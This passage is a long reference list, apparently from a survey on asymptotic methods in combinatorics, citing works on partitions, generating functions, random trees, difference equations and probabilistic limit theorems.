[12] G. E. Andrews, Applications of basic hypergeometric functions, *SIAM Review*, *16* (1974), pp. 441–484.

[13] G. E. Andrews, *The Theory of Partitions*, Addison–Wesley, 1976.

[14] T. M. Apostol, *Mathematical Analysis*, Addison Wesley, 1957.

[15] T. M. Apostol, *Introduction to Analytic Number Theory*, Springer, 1976.

[16] J. Arney and E. D. Bender, Random mappings with constraints on coalescence and number of origins, *Pacific J. Mathematics*, *103* (1982), pp. 269–294.

[17] R. Arratia, L. Goldstein, and L. Gordon, Poisson approximation and the Chen-Stein method, *Statistical Science 5* (1990), 402–423.

[18] R. Arratia, L. Gordon, and M. S. Waterman, The Erdös-Rényi law in distribution for coin tossing and sequence matching, *Ann. Statist. 18* (1990), 539–570.

[19] R. Arratia and S. Tavaré, The cycle structure of random permutations, *Ann. Prob., 20* (1992), 1567–1591.

[20] R. Arratia and S. Tavaré, Limit theorems for combinatorial structures via discrete process approximation, *Random Structures Alg., 3* (1992), 321–345.

[21] R. Arratia and S. Tavaré, Independent process approximations for random combinatorial structures, *Adv. Math.* (1993), in press.

[22] F. C. Auluck and C. B. Haselgrove, On Ingham's Tauberian theorem for partitions, *Proc. Cambridge Philos. Soc., 48* (1952), pp. 566–570.

[23] R. Ayoub, *An Introduction to the Analytic Theory of Numbers*, Amer. Math. Soc., 1963.

[24] R. Baeza-Yates, R. Casas, J. Diaz, and C. Martinez, On the average size of the intersection of binary trees, *SIAM J. Comp. 21* (1992), 24–32.

[25] R. A. Baeza-Yates, A trivial algorithm whose analysis is not: a continuation, *BIT, 29* (1989), 378–394.

[26] T. Bang, Om matrixfunktioner som med et numerisk lille deficit viser v. d. Waerdens permanenthypotese, Proc. 1976 Turku Scand. Math. Congress.

[27] A. D. Barbour, L. Holst, and S. Janson, *Poisson Approximation*, Oxford University Press, 1992.

[28] E. W. Barnes, On the homogeneous linear difference equation of the second order with linear coefficients, *Messenger Math., 34* (1904), pp. 52–71.

[29] P. M. Batchelder, *An Introduction to Linear Difference Equations*, Harvard Univ. Press, 1927. Dover reprint, 1967.

[30] R. J. Baxter, *Exactly Solved Models in Statistical Mechanics*, Academic Press, 1982.

[31] C. M. Bender and S. A. Orszag, *Applied Mathematical Methods for Scientists and Engineers*, McGraw-Hill, 1978.

[32] E. A. Bender, Central and local limit theorem applied to asymptotic enumeration, *J. Comb. Theory Ser. A., 15* (1973), pp. 91–111.

[33] E. A. Bender, Asymptotic methods in enumeration, *SIAM Review*, *16* (1974), pp. 485–515.

[34] E. A. Bender, An asymptotic expansion for the coefficients of some formal power series, *J. London Math. Soc.*, *9* (1975), pp. 451–458.

[35] E. A. Bender, Z.-C. Gao, and L. B. Richmond, Submaps of maps. I. General 0-1 laws, *J. Comb. Theory, B 55* (1992), 104–117.

[36] E. A. Bender and J. R. Goldman, Enumerative uses of generating functions, *Indiana Univ. Math. J., 20* (1971), pp. 753–765.

[37] E. A. Bender, A. M. Odlyzko, and L. B. Richmond, The asymptotic number of irreducible partitions, *European J. Combinatorics, 6* (1985), pp. 1–6.

[38] E. A. Bender and L. B. Richmond, Central and local limit theorems applied to asymptotic enumeration. II: Multivariate generating functions, *J. Comb. Theory B, 34* (1983), 255–265.

[39] E. A. Bender and L. B. Richmond, An aymptotic expansion for the coefficients of analytic generating functions, *Discrete Math.*, *50* (1984), pp. 135–141.

[40] E. A. Bender and L. B. Richmond, An asymptotic expansion for the coefficients of some power series II: Lagrange inversion, *Discrete Mathematics*, *50* (1984), pp. 135–141.

[41] E. A. Bender and L. B. Richmond, A survey of the asymptotic behaviour of maps, *J. Comb. Theory, Ser. B*, *40* (1986), pp. 297–329.

[42] E. A. Bender, L. B. Richmond, and S. G. Williamson, Central and local limit theorems applied to asymptotic enumeration. III. Matrix recursions, *J. Comb. Theory (A) 35* (1983), 263–278.

[43] E. A. Bender and S. G. Williamson, *Foundations of Applied Combinatorics*, Addison-Wesley, 1991.

[44] F. Bergeron and G. Cartier, Darwin: Computer algebra and enumerative combinatorics, *STACS–88*, R. Cori and M. Wirsing, eds., *LNCS*, *294* (1988), pp. 393–394.

[45] F. Bergeron and G. Labelle and P. Leroux, Functional equations for data structures, *STACS–88*, R. Cori and M. Wirsing, eds., *LNCS*, *294* (1988), pp. 73–80.

[46] F. Bergeron and S. Plouffe, Computing the generating function of a series given its first few terms, *Experimental Math. 1* (1992), 307–312.

[47] B. C. Berndt and L. Schoenfeld, Periodic analogues of the Euler-Maclaurin and Poisson summation formulas with applications to number theory, *Acta Arith. 28* (1975/76), 23–68.

[48] M. V. Berry and C. J. Howls, Hyperasymptotics, *Proc. Royal Soc. London A, 430* (1990), 653–667.

[49] A. Bertozzi and J. McKenna, Multidimensional residues, generating functions, and their application to queueing networks, *SIAM Review 35* (1993), 239–268.

[50] P. Billingsley, *Probability and Measure*, Wiley, 1979.

[51] G. D. Birkhoff, General theory of linear difference equations, *Trans. Amer. Math. Soc.*, *12* (1911), pp. 243–284.

[52] G. D. Birkhoff, Formal theory of irregular linear difference equations, *Acta Math., 54* (1930), pp. 205–246.

[53] G. D. Birkhoff and W. J. Trjitzinsky, Analytic theory of singular difference equations, *Acta Math.*, *60* (1932), pp. 1–89.

[54] N. Bleistein and R. A. Handelsman, *Asymptotic Expansions of Integrals*, 2nd edition, Holt, Rinehart and Winston, New York, 1975.

[55] B. Bollobás, *Random Graphs*, Academic Press, 1985.

[56] F. Brenti, *Unimodal, Log-concave, and Pólya Frequency Sequences in Combinatorics*, Memoirs Amer. Math. Soc., no. 413 (1989).

[57] F. Brenti, G. F. Royle, and D. G. Wagner, Location of zeros of chromatic and related polynomials of graphs, to be published.

[58] N. A. Brigham, A general asymptotic formula for partition functions, *Proc. Amer. Math. Soc., 1* (1950), pp. 182–191.

[59] T. I'a. Bromwich, *An Introduction to the Theory of Infinite Series*, 2nd rev. ed., Macmillan, London, 1955.

[60] G. G. Brown and B. O. Shubert, On random binary trees, *Math. Oper. Res.*, *9* (1984), pp. 43–65.

[61] N. G. de Bruijn, On Mahler's partition problem, *Indagationes Math.*, *10* (1948), pp. 210–220.

[62] N. G. de Bruijn, The difference–differential equation $F'(x) = e^{\alpha x+\beta}F(x-1)$, *Indagationes Math.*, *15* (1953), pp. 449–458.

[63] N. G. de Bruijn, *Asymptotic Methods in Analysis*, North–Holland, Amsterdam, 1958.

[64] N. G. de Bruijn, D. E. Knuth, and S. O. Rice, The average height of planted plane trees, in *Graph Theory and Computing*, R.–C. Read, ed., Academic Press, New York, 1972, pp. 15–22.

[65] E. R. Canfield, Central and local limit theorems for the coefficients of polynomials of binomial type, *J. Comb. Theory*, Series A, *23* (1977), pp. 275–290.

[66] E. R. Canfield, The asymptotic behavior of the Dickman–de Bruijn function, *Congressus Numerantium*, *35* (1982), pp. 139–148.

[67] E. R. Canfield, Remarks on an asymptotic method in combinatorics, *J. Comb. Theory*, Series A, *37* (1984), pp. 348–352.

[68] M. Car, Factorisation dans $\mathbf{F}_q[X]$, *C. R. Acad. Sci. Paris Série I, 294* (1982), pp. 147–150.

[69] M. Car, Ensembles de polynômes irréductibles et thérèmes de densité, *Acta Arith, 44* (1984), pp. 323–342.

[70] L. Carlitz, Permutations, sequences and special functions, *SIAM Review*, *17* (1975), pp. 298–322.

[71] R. Casas, D. Diaz, and C. Martinez, Statistics on random trees, in *Automata, Languages, and Programming* (Proc. 18th ICALP, Madrid, 1991), J. Leach Albert, B. Monien, and M. Rodriguez Artalejo, eds., Springer LNCS #510, 1991, pp. 186–203.

[72] J. W. S. Cassels, On the representation of integers as the sums of distinct summands taken from a fixed set, *Acta Sci. Math. Hungar., 21* (1960), 111–124.

[73] L. Cerlienco, M. Mignotte, and F. Piras, Suites récurrentes linéaires, *L' Enseign. Math., 33* (1987), 67–108.

[74] Ch. A. Charalambides and A. Kyriakoussis, An asymptotic formula for the exponential polynomials and a central limit theorem for their coefficients, *Discrete Math.*, *54* (1985), pp. 259–270.

[75] L. H. Y. Chen, Poisson approximation for dependent trials, *Ann. Prob. 3* (1975) 534–545.

[76] F. R. K. Chung, R. L. Graham, J. A. Morrison, and A. M. Odlyzko, Pebbling a chessboard, *Am. Math. Monthly*, to appear.

[77] K. J. Compton, A logical approach to asymptotic combinatorics. I. First order properties, *Advances in Math.*, *65* (1987), pp. 65–96.

[78] K. J. Compton, 0–1 laws in logic and combinatorics, in *Proceedings NATO Advanced Study Institute on Algorithms and Order*, I. Rival, ed., Reidel, Dordrecht, 1988, pp. 353–383.

[79] K. J. Compton, A logical approach to asymptotic combinatorics. II. Monadic second–order properties, *J. Comb. Theory*, Series A, *50* (1989), pp. 110–131.

[80] L. Comtet, Birecouvrements et birevêtements d'un ensemble fini, *Studia Sci. Math. Hungar. 3* (1968), 137–152.

[81] L. Comtet, *Advanced Combinatorics*, Reidel, Dordrecht, 1974.

[82] C. N. Cooper and R. E. Kennedy, A partial asymptotic formul for the Niven numbers, *Fibonacci Quarterly, 26* (1988), pp. 163–168.

[83] J. Coquet, A summation formula related to binary digits, *Inventiones math.*, *73* (1983), pp. 107–115.

[84] R. Courant and D. Hilbert, *Methods of Mathematical Physics*, Interscience, 1953 (vol. 1) and 1962 (vol. 2).

[85] T. W. Cusick, Recurrences for sums of powers of binomial coefficients, *J. Comb. Theory*, Series A, *52* (1989), pp. 77–83.

[86] H. E. Daniels, Saddlepoint approximations in statistics, *Annals Math. Statistics*, *25* (1954), pp. 631–650.

[87] G. Darboux, Mémoire sur l'approximation des fonctions de très-grands nombres, et sur une classe étendue de développements en série, *J. Math. Pures Appl., 4* (1878), 5–56, 377–416.

[88] F. N. David and D. E. Barton, *Combinatorial Chance*, Griffin, 1962.

[89] B. Davies, *Integral Transforms and Their Applications*, Springer, 1978.

[90] J. Denef and L. Lipshitz, Algebraic power series and diagonals, *J. Number Theory, 26* (1987), pp. 46–67.

[91] R. L. Devaney, *An Introduction to Chaotic Dynamical Systems*, 2nd ed., Addison-Wesley, 1989.

[92] L. Devroye, A note on the expected height of binary search trees, *J. ACM*, *33* (1986), pp. 489–498.

[93] L. Devroye, Branching processes in the analysis of the heights of trees, *Acta Informatica*, *24* (1987), pp. 277–298.

[94] P. Diaconis and D. Freedman, Finite exchangeable sequences, *Ann. Probab. 8* (1980), 745–764.

[95] G. Doetsch, *Handbuch der Laplace Transformation*, Birkhäuser, Basel, 1955.

[96] M. Drmota, Asymptotic distributions and a multivariate Darboux method in enumeration problems, *J. Comb. Theory A*, to appear.

[97] R. Durrett, *Probability: Theory and Examples*, Wadsworth and Brooks/Cole, 1991.

[98] G. P. Egorychev, The solution of van der Waerden's problem for permanents, *Adv. Math., 42* (1981), 299–305.

[99] G. P. Egorychev, *Integral Representation and the Computation of Combinatorial Sums*, Amer. Math. Soc. 1984.

[100] A. Erdélyi, *Asymptotic Expansions*, Dover reprint, 1956.

[101] A. Erdélyi, General asymptotic expansions of Laplace integrals, *Arch. Rational Mech. Anal., 7* (1961), pp. 1–20.

[102] A. Erdélyi and M. Wyman, The asymptotic evaluation of certain integrals, *Arch. Rational Mech. Anal., 14* (1963), pp. 217–260.

[103] P. Erdös, On some asymptotic formulas in the theory of 'Factorisatio numerorum', *Annals Math., 42* (1941), 989–993. (Corrections: *44* (1943), 647–651.)

[104] P. Erdös, A. Hildebrand, A. Odlyzko, P. Pudaite, and B. Reznick, The asymptotic behavior of a family of sequences, *Pacific J. Math., 126* (1987), pp. 227–241.

[105] P. Erdös and J. Lehner, The distribution of the number of summands in the partitions of a positive integer, *Duke Math. J., 8* (1941), 335–345.

[106] P. Erdös and J. H. Loxton, Some problems in partitio numerorum, *J. Austral. Math. Soc. (Ser. A) 27* (1979), 319–331.

[107] P. Erdös and B. Richmond, Concerning periodicity in the asymptotic behavior of partition functions, *J. Austral. Math. Soc. A 21* (1976), 447–456.

[108] P. Erdös and J. Spencer, *Probabilistic Methods in Combinatorics*, Academic Press and Akadémiai Kiado, New York, 1974.

[109] P. Erdös and P. Turán, On some problems of a statistical group–theory, I–IV; I: *Z. Wahrscheinlichkeitstheorie u. verw. Gebiete, 4* (1965), pp. 175–186; II–IV: *Acta Math. Acad. Sci. Hungar., 18* (1967), pp. 151–163 and 309–320, *19* (1968), pp. 413–435.

[110] M. A. Evgrafov, *Asymptotic Estimates and Entire Functions*, Gordon and Breach, New York, 1961.

[111] M. A. Evgrafov, *Analytic Functions*, Dover, New York, 1966.

[112] M. A. Evgrafov, Series and integral representations, pp. 1–81 in *Analysis I*, R. V. Gamkrelidze, ed., Springer 1989.

[113] D. I. Falikman, Proof of the van der Waerden conjecture on the permanent of a doubly stochastic matrix, *Mat. Zametki 29* (1981), 931–938. (In Russian.)

[114] M. V. Fedoryuk, *Asymptotics: Integrals and Series*, Nauka, Moscow 1987. (In Russian.)

[115] M. V. Fedoryuk, Asymptotic methods in analysis, pp. 83–191 in *Analysis I*, R. V. Gamkrelidze, ed., Springer 1989.

[116] M. V. Fedoryuk, Integral transforms, pp. 193–232 in *Analysis I*, R. V. Gamkrelidze, ed., Springer 1989.

[117] W. Feller, *An Introduction to Probability Theory*, vol. I, 3rd ed., vol. II, 2nd ed., John Wiley, New York, 1968, 1971.

[118] J. L. Fields, A uniform treatment of Darboux's method, *Arch. Rational Mech. Anal.*, *27* (1968), pp. 289–305.

[119] P. C. Fishburn and A. M. Odlyzko, Unique subjective probability on finite sets, *J. Ramanujan Math. Soc., 4* (1989), pp. 1–23.

[120] P. C. Fishburn, A. M. Odlyzko, and F. S. Roberts, Two–sided generalized Fibonacci sequences, *Fibonacci Quart., 27* (1989), pp. 352–361.

[121] P. Flajolet, Analyse d'algorithmes de manipulation de fichiers, *Institut de Recherche en Informatique et en Automatique*, No. 321, 1978.

[122] P. Flajolet, Combinatorial aspects of continued fractions, *Discrete Math.*, *32* (1980), pp. 125–161.

[123] P. Flajolet, Mathematical methods in the analysis of algorithms and data structures, *Trends in Theoretical Computer Science*, pp. 225–304, Egon Börger, ed., Computer Science Press, 1988.

[124] P. Flajolet, Analytic analysis of algorithms, *Proc. ICALP '92*, Springer Lecture Notes in Computer Science, 1992, to be published.

[125] P. Flajolet and J. Françon, Elliptic functions, continued fractions and doubled permutations, *European J. Combinatorics*, *10* (1989), pp. 235–241.

[126] P. Flajolet, Z. Gao, A. M. Odlyzko, and B. Richmond, The height of binary trees and other simple trees, *Combinatorics, Probability, and Computing* (1993), to appear.

[127] P. Flajolet, G. Gonnet, C. Puech, and J. M. Robson, The analysis of multidimensional searching in quad-trees, pp. 100–109 in *Proc. 2nd ACM-SIAM Symp. Discrete Algorithms*, SIAM, 1991.

[128] P. Flajolet, G. Gonnet, C. Puech, and J. M. Robson, Analytic variations on quadtrees, *Algorithmica*, to appear.

[129] P. Flajolet, P. Grabner, P. Kirschenhofer, H. Prodinger, and R. F. Tichy, Mellin transforms and asymptotics: digital sums, *Theoretical Comp. Sci.*, to appear.

[130] P. Flajolet, P. Kirschenhofer, and R. Tichy, Deviations from normality in random strings, *Probability Theory and Related Fields, 80* (1988), 139–150.

[131] P. Flajolet and T. Lafforgue, Search costs in quadtrees and singularity perturbation asymptotics, to be published.

[132] P. Flajolet and A. M. Odlyzko, The average height of binary trees and other simple trees, *J. Comput. System Sci., 25* (1982), pp. 171–213.

[133] P. Flajolet and A. M. Odlyzko, Limit distributions for coefficients of iterates of polynomials with application to combinatorial enumeration, *Math. Proc. Cambridge Phil. Soc., 96* (1984), pp. 237–253.

[134] P. Flajolet and A. M. Odlyzko, Random mapping statistics, in *Advances in Cryptology: Proceedings of Eurocrypt '89*, J–J. Quisquater, ed., Springer Lecture Notes in Computer Science, *434* (1990), pp. 329–354.

[135] P. Flajolet and A. M. Odlyzko, Singularity analysis of generating function, *SIAM J. Discrete Math., 3* (1990), pp. 216–240.

[136] P. Flajolet, J.–C. Raoult, and J. Vuillemin, The number of registers required to evaluate arithmetic expressions, *Theoretical Computer Science*, *9* (1979), pp. 99–125.

[137] P. Flajolet, M. Régnier, and R. Sedgewick, Some uses of the Mellin integral transform in the analysis of algorithms, in *Combinatorial Algorithms on Words*, A. Apostolico and Z. Galil, eds., Springer, 1985, pp. 241–254.

[138] P. Flajolet and B. Richmond, Generalized digital trees and their difference-differential equations, *Random Structures Algor. 3* (1992), 305–320.

[139] P. Flajolet, B. Salvy, and P. Zimmermann, Automatic average–case analysis of algorithms, *Theoretical Computer Science*, *79* (1991), 37–109.

[140] P. Flajolet and R. Schott, Non–overlapping partitions, continued fractions, Bessel functions and a divergent series, *European J. Combinatorics*, *11* (1990).

[141] P. Flajolet and R. Sedgewick, Digital search trees revisited, *SIAM J. Comput., 15* (1986), 748–767.

[142] P. Flajolet and M. Soria, Gaussian limiting distributions for the number of components in combinatorial structures, *J. Combinatorial Theory,* Series A, *53* (1990), pp. 165–182.

[143] P. Flajolet and M. Soria, General combinatorial schemes with Gaussian limit distributions and exponential tails, *Discrete Math. 114* (1993), 159–180.

[144] L. Flatto, The longer queue model, *Prob. in Eng. Inform. Sci., 3* (1989), 537–559.

[145] L. Flatto and S. Hahn, Two parallel queues created by arrivals with two demands. I. *SIAM J. Appl. Math., 44* (1984), 1041–1053.

[146] G. W. Ford and G. E. Uhlenbeck, Combinatorial problems in the theory of graphs I, II, III, and IV, *Proc. Nat. Acad. Sci. U.S.A., 42* (1956), pp. 122–128, 203–208, 529–535 and *43* (1957), pp. 163–167. (Part II with R. Z. Norman.)

[147] M. L. Fredman and D. E. Knuth, Recurrence relations based on minimization, *J. Math. Anal. Appl., 48* (1974), 534–559.

[148] S. Friedland, A lower bound for the permanent of a doubly stochastic matrix, *Ann. Math. (2) 110* (1979), 167–176.

[149] A. Frieze, On the length of the longest monotone subsequence in a random permutation, *Ann. Appl. Prob., 1* (1991), 301–305.

[150] B. Fristedt, The structure of random partitions of large integers, *Trans. Amer. Math. Soc.*, *337* (1993), 703–735.

[151] H. Furstenberg, Algebraic function fields over finite fields, *J. Algebra, 7* (1967), pp. 271–272.

[152] J. Galambos, Bonferroni inequalities, *Annal. Prob., 5* (1977), 577–581.

[153] J. Galambos and Y. Xu, Some optimal bivariate Bonferroni-type bounds, *Proc. Amer. Math. Soc. 117* (1993), 523–528.

[154] T. H. Ganelius, *Tauberian Remainder Theorems*, Lecture Notes in Math. #232, Springer, 1971.

[155] Z. Gao and L. B. Richmond, Central and local limit theorems applied to asymptotic enumeration. IV: Multivariate generating functions, *J. Appl. Comp. Analysis*, *41* (1992), 177–186.

[156] D. Gardy, Méthodes de col et lois limites en analyse combinatoire, *Theoretical Computer Science, 94* (1992), 261–280.

[157] D. Gardy, Some results on the asymptotic behavior of coefficients of large powers of functions, to be published.

[158] D. Gardy and P. Solé, Saddle point techniques in asymptotic coding theory, pp. 75–81 in *Algebraic Coding*, Proc. 1st French-Soviet Workshop, 1991, G. Cohen, S. Litsyn, A. Lobstein, and G. Zémor, eds., Lecture Notes in Computer Science #573, Springer, 1992.

[159] A. M. Garsia and S. A. Joni, A new expansion for umbral operators and power series inversion, *Proc. Amer. Math. Soc., 64* (1977), 179–185.

[160] I. M. Gessel, Counting Latin rectangles, *Bull. Amer. Math. Soc., 16* (1987), 79-82.

[161] I. M. Gessel, Symmetric functions and P-recursiveness, *J. Comb. Theory (A) 53* (1990), 257–286.

[162] S. Getu, L. W. Shapiro, W.-J. Woan, and L. C. Woodson, How to guess a generating function, *SIAM J. Discrete Math., 5* (1992), 497–499.

[163] C. D. Godsil and B. D. McKay, Asymptotic enumeration of Latin rectangles, *J. Comb. Theory*, Series B, *48* (1990), pp. 19–44.

[164] W. M. Y. Goh and E. Schmutz, The expected order of a random permutation, to be published.

[165] W. M. Y. Goh and E. Schmutz, A central limit theorem on $GL_n(F_q)$, to be published.

[166] W. M. Y. Goh and E. Schmutz, Distribution of the number of distinct parts in a random partition, to be published.

[167] V. L. Goncharov, From the domain of combinatorial analysis, *Izv. Akad. Nauk SSSR Ser. Math., 8*, no. 1 (1944), 3–48. (In Russian. English translation in *Transl. Amer. Math. Soc., 19* (1962), 1–46.)

[168] G. H. Gonnet and R. Baeza-Yates, *Handbook of Algorithms and Data Structures*, 2nd ed., Addison-Wesley, 1991.

[169] I. J. Good, Generalizations to several variables of Lagrange's expansion, with applications to stochastic processes, *Proc. Cambridge Phil. Soc., 56* (1960), 367–380.

[170] B. Gordon and L. Houten, Notes on plane partitions. III, *Duke Math. J., 26* (1969), 801–824.

[171] R. W. Gosper, Jr., Decision procedure for indefinite hypergeometric summation, *Proc. Nat. Acad. Sci. USA 75* (1978), 40–42.

[172] H. W. Gould, *Combinatorial Identities*, 1972 (private printing).

[173] I. Goulden and D. Jackson, *Combinatorial Enumeration*, John Wiley, New York, 1983.

[174] I. S. Gradshteyn and I. M. Ryzhik, *Table of Integrals, Series and Products*, Academic Press, 1965.

[175] R. L. Graham, D. E. Knuth, and O. Patashnik, *Concrete Mathematics*, Addison Wesley, 1989.

[176] A. G. Greenberg, B. D. Lubachevsky, and A. M. Odlyzko, Simple, efficient asynchronous parallel algorithms for maximization, *ACM Trans. Programming Languages and Systems* (1988), pp. 313–337.

[177] D. H. Greene and D. E. Knuth, *Mathematics for the Analysis of Algorithms*, 2nd ed., Birkhäuser, Boston, 1982.

[178] J. R. Griggs, P. Hanlon, A. M. Odlyzko, and M. S. Waterman, On the number of alignments of k sequences, *Graphs and Combinatorics, 6* (1990), pp. 133–146.

[179] E. Grosswald, Generalization of a formula of Hayman and its application to the study of Riemann's zeta function, *Illinois J. Math.*, *10* (1966), pp. 9–23. Correction in *13* (1969), pp. 276–280.

[180] L. J. Guibas and A. M. Odlyzko, Maximal prefix–synchronized codes, *SIAM J. Appl. Math., 35* (1978), pp. 401–418.

[181] L. J. Guibas and A. M. Odlyzko, Long repetitive patterns in random sequences, *Z. Wahrscheinlichkeitstheorie u. verwandte Geb., 53* (1980), pp. 241–262.

[182] L. J. Guibas and A. M. Odlyzko, String overlaps, pattern matching, and nontransitive games, *J. Comb. Theory A, 30* (1981), pp. 183–208.

[183] W. J. Gutjahr, The variance of level numbers in certain families of trees, *Random Structures Alg. 3* (1992), 361–374.

[184] J. H. Halton, The properties of random trees, *Information Sciences 47* (1989), 95–133.

[185] R. A. Handelsman and J. S. Lew, Asymptotic expansion of Laplace transforms near the origin, *SIAM J. Math. Analysis*, *1* (1970).

[186] E. R. Hansen, *A Table of Series and Products*, Prentice-Hall, 1975.

[187] J. Hansen, Order statistics for decomposable combinatorial structures, *Rand. Struct. Alg.*, to appear.

[188] F. Harary and E. M. Palmer, *Graphical Enumeration*, Academic Press, 1973.

[189] F. Harary, R. W. Robinson, and A. J. Schwenk, Twenty–step algorithm for determining the asymptotic number of trees of various species, *J. Austral. Math. Soc.* (Series A), *20* (1975), pp. 483–503.

[190] G. H. Hardy, *Divergent Series*, Oxford University Press, London, 1949.

[191] G. H. Hardy and J. E. Littlewood, Tauberian theorems concerning power series and Dirichlet's series whose coefficients are positive, *Proc. London Math. Soc. (2) 13* (1914), 174-191. Reprinted in *Collected Papers of G. H. Hardy*, vol. 6, pp. 510–527.

[192] G. H. Hardy and J. E. Littlewood, Some theorems concerning Dirichlet's series, *Messenger Math., 43* (1914), 134-147. Reprinted in *Collected Papers of G. H. Hardy*, vol. 6, pp. 542–555.

[193] G. H. Hardy, J. E. Littlewood, and G. Pólya, *Inequalities*, 2nd ed., Cambridge Univ. Press, 1952.

[194] G. H. Hardy and S. Ramanujan, Asymptotic formulae for the distribution of integers of various types, *Proc. London Math. Soc. (2) 16* (1917), 112-132. Reprinted in *Collected Papers of G. H. Hardy*, vol. 1, pp. 277–293.

[195] L. H. Harper, Stirling behavior is asymptotically normal, *Ann. Math. Stat., 38* (1967), 410–414.

[196] B. Harris, Probability distributions related to random mappings, *Ann. Math. Statist., 31* (1960), pp. 1042–1062.

[197] B. Harris and C. J. Park, The distribution of linear combinations of the sample occupancy numbers, *Nederl. Akad. Wetensch. Proc. Ser. A, 74 = Indag. Math., 33* (1971), pp. 121–134.

[198] B. Harris and L. Schoenfeld, Asymptotic expansions for the coefficients of analytic functions, *Illinois J. Math., 12* (1968), pp. 264–277.

[199] T. E. Harris, *The Theory of Branching Processes*, Springer, 1963.

[200] W. A. Harris and Y. Sibuya, Asymptotic solutions of systems of nonlinear difference equations, *Arch. Rational Mech. Anal., 15* (1964), 277–395.

[201] W. A. Harris and Y. Sibuya, General solution of nonlinear difference equations, *Trans. Amer. Math. Soc., 115* (1965), 62–75.

[202] C. B. Haselgrove and H. N. V. Temperley, Asymptotic formulae in the theory of partitions, *Proc. Cambridge Phil. Soc.,50* (1954), 225–241.

[203] M. L. J. Hautus and D. A. Klarner, The diagonals of a double power series, *Duke Math. J., 38* (1971), 229–235.

[204] W. K. Hayman, A generalization of Stirling's formula, *J. reine angew. Math., 196* (1956), pp. 67–95.

[205] P. Henrici, *Applied and Computational Complex Analysis*, Wiley: Vol. 1, 1974; Vol. 2, 1977; Vol. 3, 1986.

[206] E. Hille, *Lectures on Ordinary Differential Equations*, Addison-Wesley, 1969.

[207] E. Hille, *Ordinary Differential Equations in the Complex Domain*, Wiley, 1976.

[208] J. J. Hofbauer, A short proof of the Lagrange-Good formula, *Discrete Math., 25* (1979), 135–139.

[209] M. Hofri, *Probabilistic Analysis of Algorithms*, Springer, 1987.

[210] C. Hunter, Asymptotic solutions of certain linear difference equations, with applications to some eigenvalue problems, *J. Math. Anal. Appl., 24* (1968), pp. 279–289.

[211] G. K. Immink, *Asymptotics of Analytic Difference Equations*, Lecture Notes in Math. #1085, Springer, 1984.

[212] A. E. Ingham, A Tauberian theorem for partitions, *Ann. of Math., 42* (1941), pp. 1075–1090.

[213] P. Jacquet and M. Régnier, Trie partitioning process: limiting distributions, pp. 196–210 in *CAAP '86*, P. Franchi-Zannettacci, ed., Lecture Notes in Computer Science #214, Springer, 1986.

[214] P. Jacquet and M. Régnier, Normal limiting distribution of the size of tries, pp. 209–223 in *Performance '87*, P.-J. Courtois and G. Latouche, eds., North-Holland, 1988.

[215] P. Jacquet and M. Régnier, Normal limiting distribution for the size and the external path length of tries, in preparation.

[216] L. B. W. Jolley, *Summation of Series*, 2nd ed., Dover, 1961.

[217] A. T. Jonassen and D. E. Knuth, A trivial algorithm whose analysis is not, *J. Comp. Sys. Sci.*, *16* (1978), pp. 301–322.

[218] W. B. Jones and W. J. Thron, *Continued Fractions: Analytic Theory and Applications*, Addison-Wesley, 1980.

[219] R. Jungen, Sur les séries de Taylor n'ayant que des singularitiés algébrico–logarithmiques sur leur cercle de convergence, *Comment. Math. Helv., 3* (1931), pp. 266–306.

[220] S. Kapoor and E. M. Reingold, Recurrence relations based on minimization and maximization, *J. Math. Anal. Appl., 109* (1985), 591–604.

[221] R. M. Karp, Probabilistic recurrence relations, *Proc. 23rd ACM Symp. Theory of Computing*, 1991, pp. 190–197.

[222] S. Karlin, *Total Positivity, Vol. 1*, Stanford Univ. Press, 1968.

[223] R. Kemp, *Fundamentals of the Average Case Analysis of Particular Algorithms*, Wiley, 1984.

[224] R. Kemp, A note on the number of leftist trees, *Inform. Proc. Letters 25* (1987), 227–232.

[225] R. Kemp, Further results on leftist trees, pp. 103–130 in *Random Graphs '87*, M. Karonski, J. Jaworski, and A. Rucinski, eds., Wiley, 1990.

[226] H. Kesten, *Percolation Theory for Mathematicians*, Birkhäuser, 1982.

[227] P. Kirschenhofer, A tree enumeration problem involving the asymptotics of the 'diagonals' of a power series, *Ann. Discrete Math. 33* (1987), 157–170.

[228] P. Kirschenhofer and H. Prodinger, On some applications of formulae of Ramanujan in the analysis of algorithms, *Mathematika, 38* (1991), 14–33.

[229] D. A. Klarner, A combinatorial formula involving the Fredholm integral equation, *J. Combinatorial Theory, 5* (1968), pp. 59–74.

[230] D. A. Klarner and R. L. Rivest, Asymptotic bounds for the number of convex n-ominoes, *Discrete Math., 8* (1974), 31–40.

[231] C. Knessl and J. B. Keller, Partition asymptotics for recursion equations, *SIAM J. Appl. Math., 50* (1990), 323–338.

[232] C. Knessl and J. B. Keller, Stirling number asymptotics from recursion equations using the ray method, *Studies Appl. Math., 84* (1991), 43–56.

[233] A. Knopfmacher, A. Odlyzko, B. Richmond, G. Szekeres, and N. Wormald, manuscript in preparation.

[234] K. Knopp, *Theory and Application of Infinite Series*, 2nd ed., reprinted by Hafner, 1971.

[235] D. E. Knuth, *The Art of Computer Programming Vol. 1*: *Fundamental Algorithms*, 2nd ed., Addison–Wesley, Reading, 1973.

[236] D. E. Knuth, *The Art of Computer Programming Vol. 2*: *Semi–Numerical Algorithms*, 2nd ed., Addison–Wesley, Reading, 1981.

[237] D. E. Knuth, *The Art of Computer Programming Vol. 3*: *Sorting and Searching*, Addison–Wesley, Reading, 1973.

[238] D. E. Knuth and B. Pittel, A recurrence related to trees, *Proc. Amer. Math. Soc., 105* (1989), 335–349.

[239] D. E. Knuth and A. Schönhage, The expected linearity of a simple equivalence algorithm, *Theoretical Comp. Sci., 6* (1978), 281–315.

[240] V. F. Kolchin, *Random Mappings*, Optimization Software Inc., New York, 1986.

[241] V. F. Kolchin, B. A. Sevast'yanov, and V. P. Chistyakov, *Random Allocations*, Wiley, 1978.

[242] J. Komlos, A. M. Odlyzko, L. H. Ozarow, and L. A. Shepp, On the properties of a tree–structured server process, *Ann. Appl. Prob., 1* (1990), 118–125.

[243] R. J. Kooman, *Convergence Properties of Recurrence Sequences*, Ph.D. Dissertation, Leiden, 1989.

[244] R. J. Kooman and R. Tijdeman, Convergence properties of linear recurrence sequences, *Nieuw Archief Wisk., Ser. 4, 4* (1990), 13–25.

[245] M. D. Kruskal, The expected number of components under a random mapping function, *Amer. Math. Monthly, 61* (1954), pp. 392–397.

[246] M. Kuczma, *Functional Equations in a Single Variable*, Polish Scientific Publishers, Warsaw, 1968.

